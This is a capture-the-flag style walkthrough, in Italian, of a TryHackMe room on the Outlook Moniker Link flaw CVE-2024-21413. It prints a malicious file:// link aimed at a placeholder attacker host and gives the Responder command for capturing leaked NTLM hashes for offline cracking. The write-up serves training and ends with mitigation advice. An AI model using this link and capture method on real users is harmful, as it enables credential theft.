 shauryarathore357-hub/thm-moniker-link-cve-2024-21413-writeup
Walkthrough della room di TryHackMe su CVE-2024-21413, che copre il bypass della Protected View tramite Outlook Moniker Link, la fuga di hash NTLM e la cattura delle credenziali con Responder.

Percorso: Cyber Security 101 → Exploitation Basics → Moniker Link (CVE-2024-21413) Difficoltà: Premium room Focus: Bypass di Outlook Protected View, furto di hash NTLM e cattura delle credenziali con Responder
CVE-2024-21413 è una vulnerabilità critica di Microsoft Outlook che riguarda il modo in cui l'applicazione gestisce i collegamenti ipertestuali appositamente costruiti. Sfruttando il formato Moniker Link file:// con un singolo carattere speciale, un attaccante può aggirare completamente la Protected View di Outlook — facendo sì che Outlook contatti silenziosamente la rete tramite SMB e faccia trapelare le credenziali NTLM della vittima nel momento stesso in cui questa clicca sul link, con zero interazione aggiuntiva richiesta.
Prima di toccare qualsiasi strumento, la room illustra la classificazione ufficiale della vulnerabilità per stabilire quanto sia grave questo bug.
Alla CVE è stato assegnato un livello di gravità Critical — cosa non sorprendente dato l'impatto: un singolo clic su un'email malevola fa trapelare le credenziali Windows di un utente senza attivare nessuno dei consueti avvisi di sicurezza di Outlook.
Outlook normalmente apre i collegamenti ipertestuali http:// e https:// in modo sicuro, e contrassegna persino gli allegati con la Protected View per impedire che documenti malevoli effettuino connessioni in uscita automaticamente. La vulnerabilità sfrutta i Moniker Link — un meccanismo OLE legacy di Windows usato per fare riferimento a oggetti esterni — al posto di un normale link http://.

Due cose fanno funzionare l'exploit:
file:// — invece di puntare a una risorsa web, il collegamento ipertestuale costruito fa riferimento a un percorso file (tipicamente un percorso UNC/SMB remoto come \\attacker-ip\share), che OLE gestisce in modo molto diverso rispetto a un normale link web.! (punto esclamativo) aggiunto al link malevolo è ciò che effettivamente innesca il bypass di Protected View. Questo carattere ha un significato speciale nella sintassi dei Moniker Link — separa la destinazione del link da un frammento/riferimento interno, e il parser di Outlook non riesce ad applicare correttamente la Protected View quando è presente, facendo partire la richiesta immediatamente invece di essere messa in sandbox.Mettendo insieme il tutto, un link che appare così:
<a href="file:///\\attacker-ip\share\test!something">Click here</a>
fa sì che Outlook avvii silenziosamente una connessione SMB verso la macchina dell'attaccante nell'istante in cui la vittima clicca — il tutto senza mai mostrare un avviso di Protected View.
Una volta compreso il meccanismo di delivery, il passo successivo è predisporre un listener per intercettare effettivamente le credenziali nel momento in cui la vittima interagisce con il link malevolo.

Responder è lo strumento utilizzato sull'AttackBox per catturare le credenziali trapelate. Responder funziona avviando servizi listener SMB/LLMNR/NBT-NS fasulli — così quando il parser OLE di Outlook contatta il percorso UNC controllato dall'attaccante incorporato nel Moniker Link, si autentica contro il finto servizio SMB di Responder, facendo trapelare nel processo un hash netNTLMv2.
responder -I <interface>
Una volta inviata l'email costruita e cliccato il collegamento ipertestuale malevolo da parte della vittima, Responder cattura il tentativo di autenticazione in arrivo e riversa l'hash netNTLMv2 direttamente nel terminale — pronto per essere crackato offline (ad esempio con hashcat o John the Ripper) per recuperare la password in chiaro della vittima.
Questa room è una chiara dimostrazione di come un singolo carattere trascurato in un parser URI possa compromettere completamente un controllo di sicurezza esistente da anni. Protected View era stata progettata specificamente per fermare proprio questo tipo di fuga silenziosa in uscita — e una stranezza di un solo carattere nel modo in cui vengono analizzati i Moniker Link è stata sufficiente per aggirarla del tutto. È anche un buon promemoria del perché disabilitare NTLM (o come minimo imporre la firma SMB) a livello organizzativo rimane una delle mitigazioni più efficaci contro tutta questa classe di attacchi di furto di hash.
In questa room non era coinvolta alcuna flag letterale in stile CTF — tutti gli screenshot mostrati sono le risposte concettuali/tecniche, presentate per intero poiché nessuna di esse costituisce uno spoonfeed di una flag di una challenge.
| Step | Detail |
|---|
| Vulnerabilità | CVE-2024-21413 — Bypass di Outlook Moniker Link Protected View |
| Gravità | Critical |
| Tipo di link malevolo | Moniker Link file:// (percorso UNC/SMB) |
| Trigger del bypass | Un singolo carattere ! nel link |
| Strumento di cattura | Responder |
| Tipo di credenziale trapelata | hash netNTLMv2 |
